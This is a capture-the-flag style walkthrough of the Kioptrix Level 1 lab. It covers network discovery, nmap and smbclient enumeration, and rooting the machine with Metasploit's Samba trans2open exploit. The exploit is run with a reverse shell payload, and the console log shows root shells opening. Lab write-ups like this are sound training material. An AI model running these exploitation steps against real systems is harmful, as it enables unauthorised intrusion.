Kioptrix(Level 1)

-The task here is to access the command shell on the machine .

-First, you must make sure that your test device is on the same network as the machine .

The method of work


Network Scanning Enumeration

Exploitation Gaining root access

We will use many tools such as:

Nmap Metasploit

Wireshark Smbclient netdiscover



-First, we will know the IP address of the device, and then we will know the IP address of the target machine by using **netdiscover.**

```
┌──(beto㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.192.159  netmask 255.255.255.0  broadcast 172.16.192.255
        inet6 fe80::a00:27ff:fea1:c0c7  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a1:c0:c7  txqueuelen 1000  (Ethernet)
        RX packets 120602  bytes 94469410 (90.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 262851  bytes 18921926 (18.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5223  bytes 306543 (299.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5223  bytes 306543 (299.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(beto㉿kali)-[~]
└─$ sudo netdiscover -r 172.16.192.0/24
```

-This is the result of netdiscover :

```
beto@kali: ~
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
172.16.192.1    00:50:56:c0:00:08      1      60  VMware, Inc.
172.16.192.2    00:50:56:f7:a9:9c      1      60  VMware, Inc.
172.16.192.158  08:00:27:90:5c:f3      1      60  PCS Systemtechnik GmbH
172.16.192.254  00:50:56:fe:20:bc      1      60  VMware, Inc.
```

-Now that we know that the target IP is **172.16.192.158**

-Now we will conduct the examination through **nmap :**

```
beto@kali: ~

┌──(beto㉿kali)-[~]
└─$ nmap -A 172.16.192.158
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-12 13:58 EDT
```

-To know the open ports through which we can access the machine .

-This result will be therefore , It seems that the machine is listing a web page on port 80 and therefore on a server. As the result showed, it is RedHat .

```
Host is up (0.00089s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9
.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.61 seconds
```

-But we must confirm this conclusion , If we put the machine's URL into the browser, what will it output to me?

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

-- So it is a web page based on a server .

-We will try logging in using **Smbclient** ,to find out the version of this server .


```
┌──(beto㉿kali)-[~]
└─$ smbclient -L //172.16.192.158
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful
Password for [WORKGROUP\beto]:

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY  but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP
```

-The name of the machine appeared, but the version did not appear. **What will we do?**
We will scan again using Nmap , But before that, we will capture the traffic for this examination to know the server version Using the **Wireshark** tool :



-After knowing that **Samba versions 2.2.0**

-We will search for a way to exploit and access this server remotely

-After research, I found that the best way is to access using **Metasploit** ,As follows :

```
┌──(beto㉿kali)-[~]
└─$ msfconsole -q
```

-And then we will do the following :

```
┌──(beto㉿kali)-[~]
└─$ msfconsole -q
msf6 > search trans2open

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open        2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) >
```

-After doing a search with **search trans2open .**

-After selecting use **exploit/linux/samba/trans2open .**

-Then we can use the options command to see the **options** :

```
beto@kali: ~                                   beto@kali: ~
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                      -metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.192.159   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

-Now you must add the **IP** of the targeted machine and also add the attack **payload :**

-Add RHOST, LHOST and the payload .

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                      -metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.192.159   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set RHOSTS 172.16.192.158
RHOSTS => 172.16.192.158
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > run
```

-Then we will attack :

```
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 172.16.192.159:4444
[*] 172.16.192.158:139 - Trying return address 0xbffffdfc...
[*] 172.16.192.158:139 - Trying return address 0xbffffcfc...
[*] 172.16.192.158:139 - Trying return address 0xbffffbfc...
[*] 172.16.192.158:139 - Trying return address 0xbffffafc...
[*] 172.16.192.158:139 - Trying return address 0xbffff9fc...
[*] 172.16.192.158:139 - Trying return address 0xbffff8fc...
[*] 172.16.192.158:139 - Trying return address 0xbffff7fc...
[*] 172.16.192.158:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (172.16.192.159:4444 -> 172.16.192.158:32769) at 2023-09-12 14:54:36 -0400

[*] Command shell session 2 opened (172.16.192.159:4444 -> 172.16.192.158:32770) at 2023-09-12 14:54:37 -0400
[*] Command shell session 3 opened (172.16.192.159:4444 -> 172.16.192.158:32771) at 2023-09-12 14:54:38 -0400
[*] Command shell session 4 opened (172.16.192.159:4444 -> 172.16.192.158:32772) at 2023-09-12 14:54:39 -0400


ls


id
uid=0(root) gid=0(root) groups=99(nobody)
ls
pwd
/tmp
```

BY : Abdelwahab_Shandy